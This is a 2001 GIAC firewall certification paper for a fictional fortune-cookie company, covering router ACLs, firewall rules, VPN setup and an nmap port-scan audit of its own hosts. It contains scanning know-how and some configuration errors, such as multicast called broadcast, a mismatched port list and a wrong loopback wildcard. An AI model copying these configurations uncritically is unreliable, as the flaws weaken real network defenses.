Global Information Assurance Certification Paper

GIAC Level 2: Firewalls, Perimeter Protection, and Virtual Private Networks

Practical Assignment Version 1.6

Kenneth Swingle
September 2001

1. Overview

GIAC Enterprises, Inc. (GEI) is a growing company that produces bulk fortune cookie sayings. GIAC Enterprises' suppliers consist primarily of people who work at home and remotely submit their new fortune cookie sayings. GIAC Enterprises recently merged with Babel Fish Inc. (BFI), a company that translates fortune cookie sayings.

2. Requirements

The following are the high-level security requirements of GEIs perimeter network:

- The network must allow the general public to access GEIs public web site.
- The network must allow GEIs internal users to exchange e-mail with external users.
- The network must allow GEIs internal users to access the Internet.
- The network must allow GEIs customers to securely download fortune cookie sayings using SSL.
- The network must allow GEIs suppliers to securely upload new fortune cookie sayings.
- The network must allow BFI to securely download fortune cookie sayings and then securely upload the translated sayings.
- The network must prohibit GEIs common internal users from accessing GEIs accounting and finance subnet.

3. Perimeter Design

3.1 Design Overview

GIAC Enterprises' believes in the Defense-In-Depth network security philosophy. In keeping with this philosophy, they have designed their network with multiple levels of security enforced by multiple security devices. Figure 3-1 show a graphical representation of GIAC enterprises' perimeter network.




Figure 3-1

As shown in Figure 3-1, GEI has placed their publicly available hosts such as their web server and mail relay server on a service network that is protected by their primary firewall. They have also placed their Supplier and Partner servers on another subnet that is protected by the firewall and accessed via their Virtual Private Network (VPN) switch. Their entire network infrastructure, including their firewall, is placed behind their border router. This design segregates their network to some extent so that if there were a compromise its effects would be limited. For physical protection, GEI has placed their critical network equipment in a locked room and connected it to

Uninterruptible Power Supplies.

3.2 Border Router

The first security layer of GEIs perimeter network is their border router. For this layer, they have chosen a Cisco Catalyst 3620 running IOS version 12.2. The router is configured to block traffic that it shouldn't be receiving from the Internet. This includes traffic from GEIs internal network as well as traffic from RFC 1918 private addresses, the local address and 0.0.0.0.

3.3 Primary Firewall

The next layer of GEIs perimeter defense, their main defense mechanism, is their firewall. Since it is very important, GEI has chosen to invest in the Nokia IP650 Firewall appliance based on Checkpoint's Firewall-1 product. Choosing the Nokia appliance saves time because the host operating system will not need to be hardened prior to installing the firewall. Note that this does not avoid the necessity of keeping the firewall up to date with the latest patches.

3.4 Virtual Private Network Switch

GIAC Enterprises' VPN solution is a Nortel Contivity 1600 VPN Switch. The Contivity 1600 switch provides secure IPsec VPN connections with GEIs business partners and also allows GEIs employees to retrieve their e-mail via the Internet while working off-site. GEIs off-site employees will connect using the client software included with the Contivity 1600. GEIs partners and suppliers have agreed to use compatible equipment so that they may securely access GEIs resources. GEI has implemented this device with two interfaces to the firewall. The first interface receives IPsec encrypted packets. The second interface sends decrypted packets that are destined for the mail server back to the firewall for filtering and also sends decrypted traffic to the partner and supplier servers. This configuration allows the VPN device to be somewhat protected by the firewall yet still allows GEI to filter incoming traffic after it has been decrypted.

3.5 Intrusion Detection

As stated earlier, GEI strongly believes in the defense-in-depth strategy. In keeping with this strategy, they have included an intrusion detection system in their perimeter network design. The intrusion detection system chosen is Snort, a free tool available for download from www.snort.org. The Snort sensors in GIAC Enterprises' external network are connected to the external network using network interface cards without IP addresses and passive (receive only) taps that allow the sensor to receive all traffic on the target network without risk of compromise. The sensors are hardened against denial of service attacks and are connected to the internal network using normal network interface cards so that they can report directly to their management and logging host without a need for an open incoming port in the firewall.

3.6 IP Tables Firewall

Realizing that a major portion of network compromises originate internally, GEI has chosen to segregate their network management, accounting and finance subnets from the rest of the company networks using a low-cost firewall that is based upon a hardened version of Red Hat Linux 7.0 running IP tables. This firewall also segregates the accounting and finance subnets from the network management subnet.

3.7 IP Addresses and Subnet Masks

The following are the IP address and subnet assignments of GIAC Enterprises' perimeter and management networks. Although they probably won't ever use it, GIAC Enterprises has an entire registered class C subnet of 188.1.1.0. Note that the external addresses are relevant only in this paper and that the internal addresses were assigned in accordance with RFC 1918, Address Allocation for Private Internets. Also note that static network address translations are used in the firewall for the hosts on the service network, the VPN switch and the logging server.

Public IP Addresses	188.1.1.0/24
Border Router	185.1.1.5 – External Interface
	188.1.1.1 – DMZ Interface
Nokia Firewall	188.1.1.2
Public Web Server	188.1.1.10
Customer Web Server	188.1.1.15
Mail Relay Server	188.1.1.20
External DNS Server	188.1.1.25
VPN Switch	188.1.1.30
Log Server	188.1.1.35

Service Network	192.168.1.0/24
Nokia Firewall	192.168.1.1
External DNS Server	192.168.1.10
Public Web Server	192.168.1.20
Customer Web Server	192.168.1.30
Mail Relay Server	192.168.1.40

Partner Network	172.16.1.0/24
Nokia Firewall	172.16.1.1
Nortel Contivity	172.16.1.10
Supplier Database Server	172.16.1.20
Partner Database Server	172.16.1.30
Supplier & Partner Dynamic Addrs.	172.16.1.40-100
Remote Users Dynamic Addrs.	172.16.1.150-250

Internal Networks	10.1.x.x/24
Nokia Firewall	10.1.1.1
IP Tables Firewall	10.1.1.2
Internal DNS Server	10.1.1.10
Mail Server	10.1.1.20

Management Network	10.1.2.x/24
IP Tables Firewall	10.1.2.1
Log Server	10.1.2.10
IDS Management Host	10.1.2.20
Firewall Management Host	10.1.2.30
IDS Sensor (Internal)	10.1.2.100
IDS Sensor (Partner Network)	10.1.2.101
IDS Sensor (Service Network)	10.1.2.102

Accounting & Finance Subnet	10.1.3.0/24
IP Tables Firewall	10.1.3.1

3.8 Split DNS

GEI has chosen to split their DNS services between two servers. Their external DNS server resolves their publicly registered IP addresses for external users while their Internal DNS server resolves their internal addresses for their internal users. Zone transfers between the two servers are not permitted.

4. Security Configurations

This section contains the security configurations for the border router, primary firewall and VPN. Note that in keeping with their defense-in-depth strategy, GEI monitors their externally accessible servers closely and GEI keeps them up to date with the latest stable security patches.

4.1 Border Router Configuration

GEIs border router is their first line of defense in their multi-tiered perimeter security solution. The main purpose of our border router is to stop network traffic that should never occur, such as incoming traffic from private addresses or from our assigned address space. The following tutorial describes how the border router is configured. For further information about securing a Cisco router, refer to http://www.cisco.com/warp/public/707/21.html.

Connect a console to the router and log on.
Type '*enable*' to log into privileged mode.

Enter the enable password.

At the privileged mode prompt (#) enter the commands listed below.

config t
service password-encryption
no service finger
no ip unreachables
no ip source-route
no cdp running

access-list 110 deny ip 127.0.0.0 0.0.0.255 any log
access-list 110 deny ip 224.0.0.0 31.255.255.255 any log
access-list 110 deny icmp any any redirect
access-list 110 deny ip 10.0.0.0 0.255.255.255 any log
access-list 110 deny ip 172.16.0.0 0.0.255.255 any log
access-list 110 deny ip 192.168.0.0 0.0.255.255 any log
access-list 110 deny ip 188.1.1.0 0.0.0.255 any log
access-list 110 deny ip host 0.0.0.0 any log

access-list 110 deny tcp any any eq 135 log
access-list 110 deny udp any any eq 135 log
access-list 110 deny udp any any range 137 138 log
access-list 110 deny tcp any any eq 139 log
access-list 110 deny tcp any any eq 445 log
access-list 110 deny udp any any eq 445 log
access-list 110 deny tcp any any eq 23 log
access-list 110 permit ip any any

access-list 111 permit ip 188.1.1.0 0.0.0.255 any
access-list 111 deny ip any any log

int serial 0
ip access-group 110 in
ip access-group 111 out

logging 188.1.1.35

banner / WARNING: GIAC Enterprises authorized access only /

Following are explanations of the above commands:

config t

This puts the router into configuration mode.
service password-encryption

This command forces the router to encrypt all of its passwords instead of just encrypting the privileged mode password.

no service finger

This command turns off the finger service on the router. The finger service is often used by hackers to gather information about their target prior to an attack.

no ip-unreachables

This command stops the router from sending ICMP IP unreachable messages. Disabling these messages reduces the amount of information about that the router provides about the internal network.

no ip source-route

This command stops the router from accepting IP source routing packets. IP source routed packets may be used in redirection attacks.

no cdp running

This command stops the Cisco Discovery Protocol (CDP) from running. CDP may be used to discover information about the router.

Note that GEI does not need to stop TCP and UDP small servers explicitly because they are disabled by default in Cisco IOS versions 12.0 and higher.

The access lists used in GEIs configuration are extended access lists, meaning that they may filter based upon the source and destination address in the packet. The deny commands in the access list are listed based upon how often matching packets will likely be found. Listing the commands in this way speeds up packet processing since once a packet matches a deny list entry it is dropped and logged immediately.

access-list 110 deny ip 127.0.0.0 0.0.0.255 any log

This command blocks packets coming externally from the 127.0.0 (local) subnet and logs the action.

access-list 110 deny ip 224.0.0.0 31.255.255.255 any log

This command blocks packets coming externally from a broadcast address and logs the action.

access-list 110 deny icmp any any redirect

This command blocks ICMP redirects that may be used as part of an IP spoofing attack and logs the action.

access-list 110 deny ip 10.0.0.0 0.255.255.255 any log
access-list 110 deny ip 172.16.0.0 0.0.255.255 any log
access-list 110 deny ip 192.168.0.0 0.0.255.255 any log

These commands block incoming packets from the private subnets. RFC 1918 defines any subnet starting with 10, 172.16, or 192.168 as private subnets for Intranet use only, thus packets from the subnets should not be arriving at the external interface to the border router.

access-list 110 deny ip 188.1.1.0 0.0.0.255 any log

This command blocks incoming packets that appear to be from GEIs registered subnet. Since this subnet is behind the router, GEI should not accept packets claiming to be internal from the external interface.

access-list 110 deny ip host 0.0.0.0 any log

This command blocks packets coming in externally from host 0.0.0.0 and logs the action.

access-list 110 deny tcp any any eq 135 log
access-list 110 deny udp any any eq 135 log
access-list 110 deny udp any any range 137 138 log
access-list 110 deny tcp any any eq 139 log
access-list 110 deny tcp any any eq 445 log
access-list 110 deny udp any any eq 445 log

The above commands block external NetBIOS over TCP (NBT) packets by blocking TCP & UDP port 135, UDP ports 137 and 138, TCP port 139 and TCP and UDP port 445. Access via NBT from the Internet is not required and NBT traffic is often observed in very high volumes so GEI blocks these ports at the border router to reduce the load on the primary firewall.

access-list 110 deny tcp any any eq 23 log

This command blocks incoming telnet requests (TCP port 23). GEI plans to manage their router with a direct connection and they don't offer telnet services on any other public machines so they block telnet at the firewall.

access-list 110 permit ip any any

This command permits all traffic that has not been denied. This command is necessary because extended access lists include an implicit deny all at the end.

access-list 111 permit ip 188.1.1.0 0.0.0.255 any

This command allows traffic from our internal subnet to reach the Internet.

access-list 111 deny ip any any log

This command blocks all other outgoing traffic and logs it. If logging of this information is not desired, this command may be safely omitted because Cisco access lists by default drop all packets (when an access list is applied) that don't match an access list rule. This rule helps prevent spoofed address attacks that originate from inside of GEIs network.

int serial 0

This command specifies the external interface, serial 0.

ip access-group 110 in
ip access-group 111 out

These two commands activate the extended ACLs for IP traffic on the current interface (serial 0).

logging 188.1.1.35

This command specifies the logging server.

banner / WARNING: GIAC Enterprises authorized access only /

This command specifies the access-warning banner. In some cases, having an access-warning banner may be necessary if the company wants to prosecute hackers.

4.2 Primary Firewall

GEIs primary firewall is a Nokia IP 650 appliance that runs Checkpoint Firewall-1. GEIs strategy in configuring their firewall is to explicitly allow required traffic and then block all other traffic. GEIs primary firewall rules are shown in Figure 4-1. The rules are applied by the firewall in order so except for the first two rules they are listed in the order they will likely be matched, thus improving firewall performance. The order of the first two rules is necessary to maintain and protect the firewall itself. Note that static network address translation mappings are used for the hosts on the service and partner subnets.




Figure 4-1

Following are descriptions of the primary firewall rules.

1. FW-MGR GIAC-FW, Service-Net, Partner-Net Any accept

This rule allows the firewall manager full access to the firewall, the service network and the partner network.

2. Any GIAC-FW Any drop

This rule hides the firewall from all other hosts.

3. Any PublicWWW http accept

This rule allows the general public access to the public web server via HTTP.

4. Any CustomerWWW http,https accept

This rule allows potential customers access to the customer web server via HTTP and SSL so they may purchase fortunes via SSL.

5. Any External-DNS domain-udp accept

This rule allows the general public access to GEIs external DNS server on the UDP DNS port so that they may resolve the IP addresses of GEIs publicly available hosts. Note that TCP DNS lookups are not supported.

6. Any Mail-Relay smtp accept

This rule allows the general public access to send e-mail to GEI via the Mail Relay Server and the Simple Mail Transport Protocol (SMTP).

7. Mail-Relay Mail-Server smtp accept

This rule allows the Mail Relay Server to forward incoming e-mail to the internal Mail Server via SMTP. These connections will be monitored closely because they are incoming through the firewall.

8. Any GIAC-VPN IPSEC accept

This rule allows GEIs partners, suppliers and external users to connect to the first interface to the VPN switch via the IPsec protocols.

9. Remote-Users Internal-DNS domain-udp accept

This rule allows remote users that have authenticated and connected via the VPN switch to resolve the IP address of the mail server. These connections will be monitored closely because they are incoming through the firewall.

10. Remote-Users Mail-Server smtp, pop-3 accept

This rule allows remote users that have authenticated and connected via the VPN switch to check

their e-mail on the internal mail server. This rule only applies to the second interface from the VPN switch. These connections will be monitored closely because they are incoming through the firewall.

11. GIAC-Internal Not-Service-Net, Not-Partner-Net any accept

This rule allows internal GEI users to access any network resources except on the service or partner subnets.

12. GIAC-Internal Service-Net, Partner-Net ssh accept

This rule allows internal GEI users to access the service and partner networks via SSH for management of the public and partner servers.

13. Border-Router Logging-Svr syslog accept

This rule allows the border router to send its logs to the central logging server. These connections will be monitored closely because they are incoming through the firewall.

14. Any Any Any drop

This rule drops all other traffic.

4.3 VPN

The Nortel Contivity 1600 VPN switch has two network interfaces, a public interface that only accepts tunneled protocols and a private interface that accepts all protocols. The switch's public interface is connected directly to the firewall via a crossover cable. The switch's private interface is connected to a hub that connects it back to the firewall and also to the partner and supplier servers.

The VPN switch provides secure remote access for two main groups of people with two separate connectivity requirements. The first group is GEIs suppliers and partners who need to securely access the supplier and partner servers to provide original fortune cookie sayings and to translate sayings for global distribution. The second group is GEIs off-site employees who are connecting to check their e-mail.

Users are assigned internal IP addresses by the VPN switch based upon their group. The switch will assign IP addresses in two main groups, one for suppliers and partners and one for external users. Decrypted traffic from partners and suppliers remains on the local subnet with the supplier and partner servers. Decrypted remote user traffic is routed back to a different firewall interface via the private interface in the Contivity thus enhancing the firewall's ability to filter incoming traffic. VPN Split-Tunnel mode is disabled to prevent remote hosts from being used as back doors into GEIs network.

The VPN switch is configured using IPsec Encapsulation Security Protocol (ESP) in tunneling mode. All other tunneling modes, such as PPTP and L2TP are disabled. Currently, authentication is provided via user name and password from the Contivity 1600's internal LDAP server. The user name and password used for authentication are protected using an SHA-1 hash algorithm. Strong passwords, such as those containing letters, numbers and special characters, are used to protect GEI from brute force password attacks. In the future, GEI will probably switch to a token-based authentication solution such as that provided by Security Dynamics SecurID tokens. Encryption of the tunnels is via Triple DES since all of their suppliers and partners are in the United States. If international partners or suppliers must be supported in the future, their connections will be protected using standard DES due to encryption export restrictions.

5. Perimeter Network Audit

5.1 Planning

In order to validate the security of their perimeter network, GEIs network managers are going to scan their perimeter network from outside of their border router using a Linux laptop to run nmap, a freeware tool available for download from www.insecure.org/nmap. GEIs network managers plan to scan their network during weekend hours when network traffic is low so that they will have less impact on network operations. GEIs network managers understands that there is an inherent risk in scanning so they will closely monitor their network while their scan is running. Prior to scanning, they will notify their entire network operations staff and their Internet Service Provider. The nmap command they plan to use for TCP scanning is as follows:

nmap –sS –P0 –p 1-1024 host

This command will scan using a SYN half open (-sS) for TCP ports 1 through 1024 (-p 1-1024) on the specified host without using ping to determine if the host is active (-P0).

The nmap command GEIs network managers plan to use for UDP scanning is as follows:

nmap –sU –P0 –p 1-1024 host

This command will scan for open UDP ports (-sU) from 1 through 1024 (-p 1-1024) on the specified host without using ping to determine if the host is active (-P0).

The host field in the above commands will be replaced with the following target hosts:
188.1.1.1 – the border router
188.1.1.2 – the firewall
188.1.1.10 – the public web server
188.1.1.15 – the customer web server
188.1.1.20 – the mail relay server
188.1.1.25 – the external DNS server

188.1.1.30 – the VPN switch
188.1.1.35 – the log server

In addition to the above scans, GEIs network managers will also scan their entire registered class C subnet from inside the border router with the following command to ensure that there aren't any unexpected hosts on their subnet:

nmap –sS –p 22,25,80,135,139 –P0 188.1.1.0/24

This scan will check the entire 188.1.1.0 subnet for hosts responding to ports 22, 23, 25, 80, 135 or 139. Although this scan may seem unnecessary, frequently hosts used for testing are accidentally left connected and this scan will allow them to be identified and if necessary removed.

GEIs network managers have budgeted themselves approximately sixteen hours to complete the TCP and UDP scans.

In addition to their network scans, GEIs network managers will also check to ensure that all of their critical network components are physically secure and are connected to an appropriate backup power system.

5.2 Network Scan Results

The results of the nmap scans show what ports are open on each host of the target network. Following are the results of our first command. Note that the opening nmap information (*Starting nmap V. 2.53 by fyodor@insecure.org (www.insecure.org/nmap/))* and closing nmap information which includes the scan time are not shown as they do not directly affect the results.

5.2.1 Border Router

Results
All 1024 scanned ports on (185.1.1.5) are: closed

Explanation
This shows that no open ports were found on the border router. This result was the same for both the TCP and UDP scans.

5.2.2 Firewall

Results
All 1024 scanned ports on (188.1.1.2) are: filtered

Explanation
This shows that no open ports were found on the firewall. Note that answers from the firewall are listed as *filtered* as opposed to *closed*. This result was the same for both the TCP and UDP

scans.

5.2.3 Public Web Server

Results
Interesting ports on (188.1.1.10):
The 1023 ports scanned but not shown below are in state: filtered)
Port State Service
80/tcp open http

Explanation
This shows that port 80, HTTP, was found open (as expected).

UDP Results
All 1024 scanned ports on (188.1.1.10) are: filtered

Explanation
This shows that all UDP ports on the Public Web Server are protected by the firewall.

5.2.4 Customer Web Server

TCP Results
Interesting ports on (188.1.1.15):
(The 1022 ports scanned but not shown below are in state: filtered)
Port State Service
80/tcp open http
443/tcp open https

Explanation
This shows that port 80, HTTP, was found open as expected. This also shows that port 443, HTTPS or SSL, was also found open as expected.

UDP Results
All 1024 scanned ports on (188.1.1.15) are: filtered

Explanation
This shows that all UDP ports on the Customer Web Server are protected by the firewall.

5.2.5 Mail Relay Server

TCP Results
Interesting ports on (188.1.1.20):
(The 1023 ports scanned but not shown below are in state: filtered)
Port State Service

25/tcp open smtp

Explanation
This shows that port 25, SMTP, was found open as expected.

UDP Results
All 1024 scanned ports on (188.1.1.20) are: filtered

Explanation
This shows that all UDP ports on the Mail Relay Server are protected by the firewall.

5.2.6 External DNS Server

TCP Results
All 1024 scanned ports on (188.1.1.25) are: filtered

Explanation
This shows that all TCP ports on the DNS server are blocked by the firewall.

UDP Results
Interesting ports on (188.1.1.25):
(The 1023 ports scanned but not shown below are in state: filtered)
Port State Service
53/udp open domain

Explanation
This shows that UDP port 53, domain, is open as expected.

5.2.7 VPN Switch

TCP Results
All 1024 scanned ports on (188.1.1.30) are: filtered

Explanation
This shows that all TCP ports on the VPN Switch server are blocked by the firewall.

UDP Results
Interesting ports on (188.1.1.30):
(The 1023 ports scanned but not shown below are in state: filtered)
Port State Service
500/udp open isakmp

Explanation
This shows that UDP port 500, isakmp, is open to the VPN switch, as expected.

5.2.8 Log Server

TCP Results
All 1024 scanned ports on (188.1.1.35) are: filtered

Explanation
This shows that all TCP ports on the Log server are blocked by the firewall.

UDP Results
All 1024 scanned ports on (188.1.1.35) are: filtered

Explanation
This shows that all UDP ports on the Log Server are protected by the firewall. Note that UDP port 514, syslog, is allowed by the firewall, but only from the border router.

5.2.9 Unexpected Host Scan

GEIs scan for unexpected hosts did not find any unexpected hosts.

5.3 Physical Audit Results


While performing their physical security audit, GEIs network managers noted that the door to their server closet was not properly closed. They also noted that not all of their critical servers were connected to Uninterruptible Power Supplies (UPS). To correct these items, they installed an automatic close mechanism on their server closet door and purchased and installed an additional UPS. They also had all of their technical staff review their physical security policy.

5.4 Design Options

Upon review of GEIs design, they found that one of the main features that could be changed is their VPN implementation. Alternate implementations could include using an integrated VPN and firewall appliance such as adding Checkpoint's VPN-1 to their existing Nokia IP 650 firewall. This option would reduce the number of devices to be managed, but it could potentially reduce their security level because all of their VPN processing would be from a single vendor, Checkpoint.

6. Design Under Fire

I have chosen the design of Heather Bard for my design under fire. Her design may be found at http://www.sans.org/y2k/practical/Heather_Bard_GCFW.doc. Here is her primary network diagram for reference purposes:



6.1 Research Vulnerabilities

The first task is to research three vulnerabilities that apply to the target design. Network vulnerability information may be found at numerous web sites. Two of my favorite web sites for network vulnerability information are www.securityfocus.com and www.securiteam.com. A good source for current network attack information is www.incidents.org. Another source of vulnerability information is the Common Vulnerabilities and Exposures (CVE) database maintained by the MITRE Corporation at http://cve.mitre.org. This database provides a common point of reference for identifying vulnerabilities. A review of these sites found a few vulnerabilities for the Axent Raptor firewall that Heather used. Sections 6.1.1-6.1.3 contain descriptions of three of these vulnerabilities.

